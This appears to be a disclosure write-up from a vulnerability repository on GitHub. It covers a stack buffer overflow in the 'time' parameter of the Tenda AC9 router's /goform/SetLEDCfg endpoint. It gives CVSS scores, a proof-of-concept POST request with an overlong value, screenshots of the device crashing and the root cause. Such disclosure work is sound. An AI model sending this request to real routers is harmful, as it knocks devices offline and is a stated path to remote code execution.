⑂ main ▾   ⋯

IoTvuln / Tenda_ac9 / 1 / **tenda_ac9_SetLEDCfg.md**

CyberUnicornIoT init   ⟲ History

⚇ **1 contributor**

☰ 64 lines (53 sloc) │ 3.18 KB   ⋯

Tenda AC9 Wireless Router /goform/SetLEDCfg time Stack Overflow

1 Basic Information

- Vulnerability Type: Buffer overflow
- Vulnerability Description: There is a buffer overflow vulnerability in the Tenda AC9 wireless router, firmware version V15.03.05.19. Its /goform/SetLEDCfg implementation has a security vulnerability in the processing of the time POST key parameter, allowing remote attackers to use the vulnerability to submit special requests, resulting in buffer overflow, which can seriously lead to the execution of arbitrary OS commands.
- Device model:
  - Tenda AC9 Wireless Router
  - Firmware Version: V15.03.05.19

2 Vulnerability Value

- Stable Reproducibility: yes
- Vulnerability Score (refer to CVSS)

- V2: [8.5 High AV:N/AC:M/Au:S/C:C/I:C/A:C](https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator ?vector=(AV:N/AC:M/Au:S/C:C/I:C/A:C))
    - V3.1: [9.1 High AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H](https://nvd.nist.gov /vuln-metrics/cvss/v3-calculator? vector=AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H&version=3.1)
- Exploit Conditions
    - Attack Vector Type: Network
    - Attack Complexity: Low
    - Complexity of Exploit
        - Permission constraints: identity authentication is required
        - User interaction: no victim interaction required
    - Scope of Impact: Changed (can affect components other than vulnerable components)
    - Impact Indicators:
        - Confidentiality: High
        - Integrity: High
        - Availability: High
    - Stability of Exploits: stable recurrence
    - Whether the product is configured by default: there are loopholes in the functional components that are enabled from the factory
- Exploit Effect
    - Denial of Service
    - Remote Code Execution (RCE)

3 PoC

```
POST /goform/SetLEDCfg HTTP/1.1
Host: 10.37.129.2:8081
Connection: keep-alive
Content-Length: 445
Accept: */*
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.37.129.2:8081
Referer: http://10.37.129.2:8081/system_led.html?random=0.7969342657337226&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bLanguage=cn; password=sou23f

ledType=close&timetimetimetimetimeimetimetimetimetimetimetimetimetimetimetimetimetimetim
```

- Before

Tenda

🔒 Internet Status

English ▾ | Exit

☁ **Internet Status**

🌐 Internet Settings

📶 WiFi Settings

🌐 Guest Network

🔌 Parental Control

🔑 VPN

🗄 USB App

🔧 Advanced Settings

⚙ System Settings

2.4 GHz: Disable
5 GHz: Disable

🔌 USB: 0

🖥 Online: 0

📶 WiFi Extender

Repeating failed.

Upstream Router

My Router

MAC Address

LAN IP Address

V15.03.05.19_

Firmware Version

- Send PoC

Send | Cancel | < |▾ | > |▾

Request

Pretty | Raw | Hex

**Response**

Pretty | Raw | Hex | Render

```
1 POST /goform/SetLEDCfg HTTP/1.1
2 Host: 10.37.129.2:8081
3 Connection: keep-alive
4 Content-Length: 445
5 Accept: */*
6 X-Requested-With: XMLHttpRequest
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://10.37.129.2:8081
9 Referer:
  http://10.37.129.2:8081/system_led.html?random=0.7969342657337226&
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: bLanguage=cn; password=sou23f
13
14 ledType=close&
  timetimetimetimetimeimetimetimetimetimetimetimetimetimetimetime
  timetimetimetimetimetimetimetimetimetimetimetimetimetimetimetim
  etimetimetimetimetimetimetimetimetimetimetimetimetimetimetimeti
  metimetimetimetimetimetimetimetimetimetimetimetimetimetimetimet
  imetimetimetimetimetimetimetimetimetimetimetimetimetimetimetime
  timetimetimetimetimetimetimetimetimetimetimetimetimetimetimetim
  etime=&ledCloseType=undefined
```

1

- After

This site can't be reached

The connection was reset.

Try:

- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_RESET

Details

Reload

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell.

4 Vulnerability Principle

When the web management component receives a POST request, its /goform/SetLEDCfg component implements a security vulnerability in processing the time POST key parameter. The length of the time parameter key can be any length and is placed on the stack without checking, resulting in a stack overflow. Attackers can use this vulnerability to overwrite the return address, and then be exploited to achieve the effect of remote arbitrary command execution.